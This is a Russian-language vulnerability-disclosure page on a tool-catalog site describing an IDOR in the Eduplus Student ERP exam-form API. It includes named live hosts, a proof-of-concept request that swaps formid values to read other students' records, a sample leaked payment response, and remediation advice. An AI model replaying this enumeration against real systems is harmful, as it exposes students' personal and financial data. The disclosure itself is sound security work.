
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-35678 — Подробный отчет об исследовании уязвимости IDOR в Eduplus Student ERP, включающий технический анализ, PoC, оценку воздействия и рекомендации по устранению. | Kitploit
Инструменты/GitHubGitHub/sharma19d/cve-2026-35678
Анализ уязвимостейЭксплуатацияСбор информацииВеб-безопасностьТестирование на Проникновение
GitHubsharma19d/cve-2026-35678

CVE-2026-35678

Подробный отчет об исследовании уязвимости IDOR в Eduplus Student ERP, включающий технический анализ, PoC, оценку воздействия и рекомендации по устранению.

Репозиторий
1911 дней назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Отчет об исследовании уязвимости: Небезопасная прямая ссылка на объект (IDOR) во всех Eduplus Student ERP

Исследователь: Винай Шарма

1. Краткое резюме

В данном отчете описывается уязвимость высокой степени серьезности, обнаруженная в платформе Eduplus Student ERP, в частности в студенческом портале обучающегося (learnerapi.pceterp.in). Приложение подвержено универсальной небезопасной прямой ссылке на объект (IDOR) в конечной точке подачи экзаменационной формы, что позволяет любому аутентифицированному пользователю (студенту) получать конфиденциальные персональные и финансовые данные любого другого студента путем манипулирования идентификаторами форм.


Уязвимость позволяет осуществлять массовый сбор данных о студентах, включая персональные данные (PII) и подробные журналы аудита финансовых транзакций.


2. Сведения об уязвимости

  • Целевой хост: learnerapi.pceterp.in, learner.zealerp.in, learner.despu.edu.in и др.
  • Затронутая конечная точка: POST /ExamForm/viewSubmitExamForm
  • Типы уязвимостей:
    • Небезопасная прямая ссылка на объект (IDOR) [CWE-639]
    • Слабая криптография (AES-ECB с жестко заданным ключом) [CWE-327, CWE-798]
    • Раскрытие конфиденциальных данных [CWE-312]
  • Серьезность: Высокая (Оценочный CVSS v3.1: 7.5 - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

3. Технический анализ

3.1 Небезопасная прямая ссылка на объект (IDOR)


Уязвимость находится в конечной точке viewSubmitExamForm. Сервер полагается на два параметра, предоставляемых клиентом, для идентификации записи, которую необходимо получить:

  1. Тело запроса: {"formid": "XXXXX"}
  2. HTTP-заголовок: Router-Path: /view-pcu-exam-form/XXXXX

Хотя пользователь должен быть аутентифицирован, сервер не проверяет, авторизован ли аутентифицированный студент для просмотра данных, связанных с запрошенным formid. Перебирая числовые идентификаторы, злоумышленник может получить доступ к записям других студентов.

4. Подтверждение концепции (PoC)

4.1 Эксплуатация IDOR





Стандартный POST-запрос к уязвимой конечной точке с измененным formid возвращает конфиденциальные данные студента.

Запрос:

POST /ExamForm/viewSubmitExamForm HTTP/2
Host: learnerapi.pceterp.in
Content-Type: application/json
Router-Path: /view-pcu-exam-form/28984
... (Authenticated Headers) ...

{"formid":"28984"}

Ответ (Сводка утекших данных):

{
  "status": "200",
  "examFormname": "B.Tech - Sem VI - Regular",
  "receipt_no": "REC/2023/54321",
  "feespaiddate": "2023-10-15",
  "ispaymentdone": {
    "username": "[email protected]",
    "received_amount": "1500.0",
    "updation_ip_address": "103.x.x.x",
    "erp_transaction_id": "ERP_998877",
    "bank_transaction_id": "BANK_ABC123",
    "paymentgateway_transaction_id": "PG_XYZ789",
    "learner": {
      "id": "12345"
    }
  }
}
5 4 3 2 1

Загрузка Idorpoc.mp4…


5. Оценка воздействия

Успешная эксплуатация данной уязвимости позволяет:

  • Массовое раскрытие PII: Доступ к именам, адресам электронной почты, идентификаторам студентов и IP-адресам входа всего студенческого состава.
  • Утечка финансовых данных: Раскрытие истории транзакций, банковских идентификаторов и ссылок на платежные шлюзы. Эта информация является крайне конфиденциальной и может быть использована для финансовой социальной инженерии или мошенничества.
  • Нарушение академической конфиденциальности: Несанкционированный доступ к экзаменационным формам, назначенным наставникам и статусам подачи.

6. Рекомендации по устранению

6.1 Исправление авторизации (Приоритет: Высокий)

  • Внедрите проверки авторизации на стороне сервера: Серверная часть должна проверять, что запрошенный formid принадлежит learnerid, связанному с активной сессией. Никогда не доверяйте параметрам formid или Router-Path без проверки по токену аутентифицированной сессии.

6.3 Общее усиление защиты

  • Минимизируйте вывод данных: Убедитесь, что API возвращает только те поля, которые необходимы для конкретного представления пользовательского интерфейса. Внутренние идентификаторы транзакций и IP-адреса должны быть скрыты, если они не являются абсолютно необходимыми для рабочего процесса пользователя.
  • Безопасность сессий: Пересмотрите использование пользовательских зашифрованных заголовков для управления сессиями и рассмотрите возможность использования стандартных, усиленных JWT или защищенных HTTP-only cookie.
Скачать инструмент